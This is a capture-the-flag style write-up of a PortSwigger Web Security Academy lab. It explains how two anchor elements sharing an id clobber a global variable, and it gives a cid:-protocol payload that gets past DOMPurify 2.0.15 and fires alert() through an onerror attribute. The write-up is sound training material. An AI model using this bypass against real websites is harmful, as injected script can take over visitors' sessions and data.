| Field | Value |
|---|---|
| Platform | PortSwigger Web Security Academy |
| Type | DOM Clobbering → XSS |
| Difficulty | Expert |
| Objective | Clobber a global variable via HTML injection in the comment section to trigger alert() |
| Note | Intended solution works in Chrome only — use Burp's built-in browser |
Exploiting DOM Clobbering to Enable XSS — Writeup
Reconnaissance
Initial Observation
The comment section allows HTML. Testing basic injection:
<h1>Teto</h1>
<script>alert(0)</script>
<img src=teto.png onerror=alert(1)>

Scripts and event handlers get stripped. Looking at the rendered comment in source:
<section class="comment"><p>Teto | 25-05-2026<div><img class="avatar" src="/resources/images/avatarDefault.svg"></div></p><p><h1>Teto</h1><h1>
<img src="teto.png"></h1></p><p></p></section>
The <h1> survives but scripts and onerror are gone. The page source tells us why:
<script src='/resources/js/domPurify-2.0.15.js'></script>
<script src='/resources/js/loadCommentsWithDomClobbering.js'></script>
<script>loadComments('/post/comment')</script>
DOMPurify is running. It's a well-maintained XSS sanitizer — we're not going to bypass it through a raw script injection.
Web — Analyzing loadCommentsWithDomClobbering.js
The comment loading script has several functions worth understanding. The interesting one is displayComments:
function displayComments(comments) {
    let userComments = document.getElementById("user-comments");

    for (let i = 0; i < comments.length; ++i) {
        comment = comments[i];
        // ...
        let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
        let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
        // ...
        if (comment.author) {
            let newInnerHtml = firstPElement.innerHTML + DOMPurify.sanitize(comment.author)
            firstPElement.innerHTML = newInnerHtml
        }
        if (comment.body) {
            let commentBodyPElement = document.createElement("p");
            commentBodyPElement.innerHTML = DOMPurify.sanitize(comment.body);
        }
    }
}
Author and body go through DOMPurify.sanitize() — those are clean. But look at the avatar line:
let defaultAvatar = window.defaultAvatar || {avatar: '/resources/images/avatarDefault.svg'}
let avatarImgHTML = '<img class="avatar" src="' + (comment.avatar ? escapeHTML(comment.avatar) : defaultAvatar.avatar) + '">';
If there's no comment.avatar, it falls back to defaultAvatar.avatar — and defaultAvatar comes from window.defaultAvatar. comment.avatar goes through escapeHTML, but defaultAvatar.avatar goes directly into the src without any sanitization at all.
This means if we can control window.defaultAvatar, we control what ends up in the src attribute of the avatar image. In practice, that avatar renders like this:
<img class="avatar" src="/resources/images/avatarDefault.svg">

If we could change defaultAvatar.avatar to something like teto" onerror=alert(0)>//, we'd get:
<img class="avatar" src="teto" onerror=alert(0)>//">
That's XSS. The question is how to control window.defaultAvatar.
Understanding DOM Clobbering
DOM Clobbering is a technique where HTML elements with specific id and name attributes can overwrite JavaScript global variables. When you create an element with id="defaultAvatar", window.defaultAvatar stops being undefined and starts pointing to that DOM element.
Simple example. If the page contains:
<a id=defaultAvatar>
Then in the console:
window.defaultAvatar; // → <a id=defaultAvatar>
Adding a name attribute:
<a id=defaultAvatar name="avatar">
window.defaultAvatar.avatar; // → undefined
Still undefined. But with two anchors sharing the same id:
<a id=defaultAvatar>
<a id=defaultAvatar name="avatar">
The browser creates an HTMLCollection:
window.defaultAvatar;
// HTMLCollection(2) [a#defaultAvatar, a#defaultAvatar, defaultAvatar: a#defaultAvatar, avatar: a#defaultAvatar]

window.defaultAvatar.avatar;
// <a id="defaultAvatar" name="avatar"></a>

Now window.defaultAvatar.avatar resolves to the second anchor element. And when JavaScript uses that element as a string (like when concatenating it into src="..."), it calls .toString() on it — which for anchor elements returns the href value:
<a id=defaultAvatar>
<a id=defaultAvatar name="avatar" href="https://google.com">
window.defaultAvatar.avatar.toString(); // → 'https://google.com/'

So injecting two anchors into the comment section with the second one carrying an href containing our XSS payload means defaultAvatar.avatar returns that string and it lands directly into the src — no sanitization.
Attack Path
First Attempt — Double-Quote Injection
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="0"onerror=alert(0)>//">

Posting a second comment to trigger avatar rendering with the clobbered value:

The avatar src becomes:
<img class="avatar" src="https://...0%22onerror=alert(0)%3E//">
No alert. The double-quote got URL-encoded to %22 and > to %3E — they're treated as part of a relative URL path. We can't escape the attribute this way.
Working Exploit — cid: Protocol Bypass
DOMPurify has a known behavior: it allows the cid: protocol in URLs, and unlike http: or https:, cid: does not URL-encode double-quotes. This means an HTML-encoded double-quote (") in a cid: href survives DOMPurify and gets decoded to a literal " at runtime — which then breaks out of the src attribute context.
The injection:
<a id=defaultAvatar>
<a id=defaultAvatar name=avatar href="cid:"onerror=alert(0)>//">

Posting a second comment to load the page with the clobbered defaultAvatar now active:

Alert fires. Inspecting the rendered avatar:
<img class="avatar" src="cid:" onerror="alert(0)">

Lab solved :P
cid: is a protocol for referencing MIME content by ID — it's not a valid web resource, so the browser fails to load it and fires onerror. The " decoded to " at runtime broke out of the src attribute cleanly, and the // at the end comments out the trailing "> so the HTML stays valid.
[!note] Swapping
cid:forhttps://also worked, same withftp://.
Dead Ends
- Direct script/event handler injection in comments — stripped by DOMPurify.
href="0"onerror=..."— the double-quote gets URL-encoded to%22because the browser treats the value as a relative URL path, making attribute escape impossible.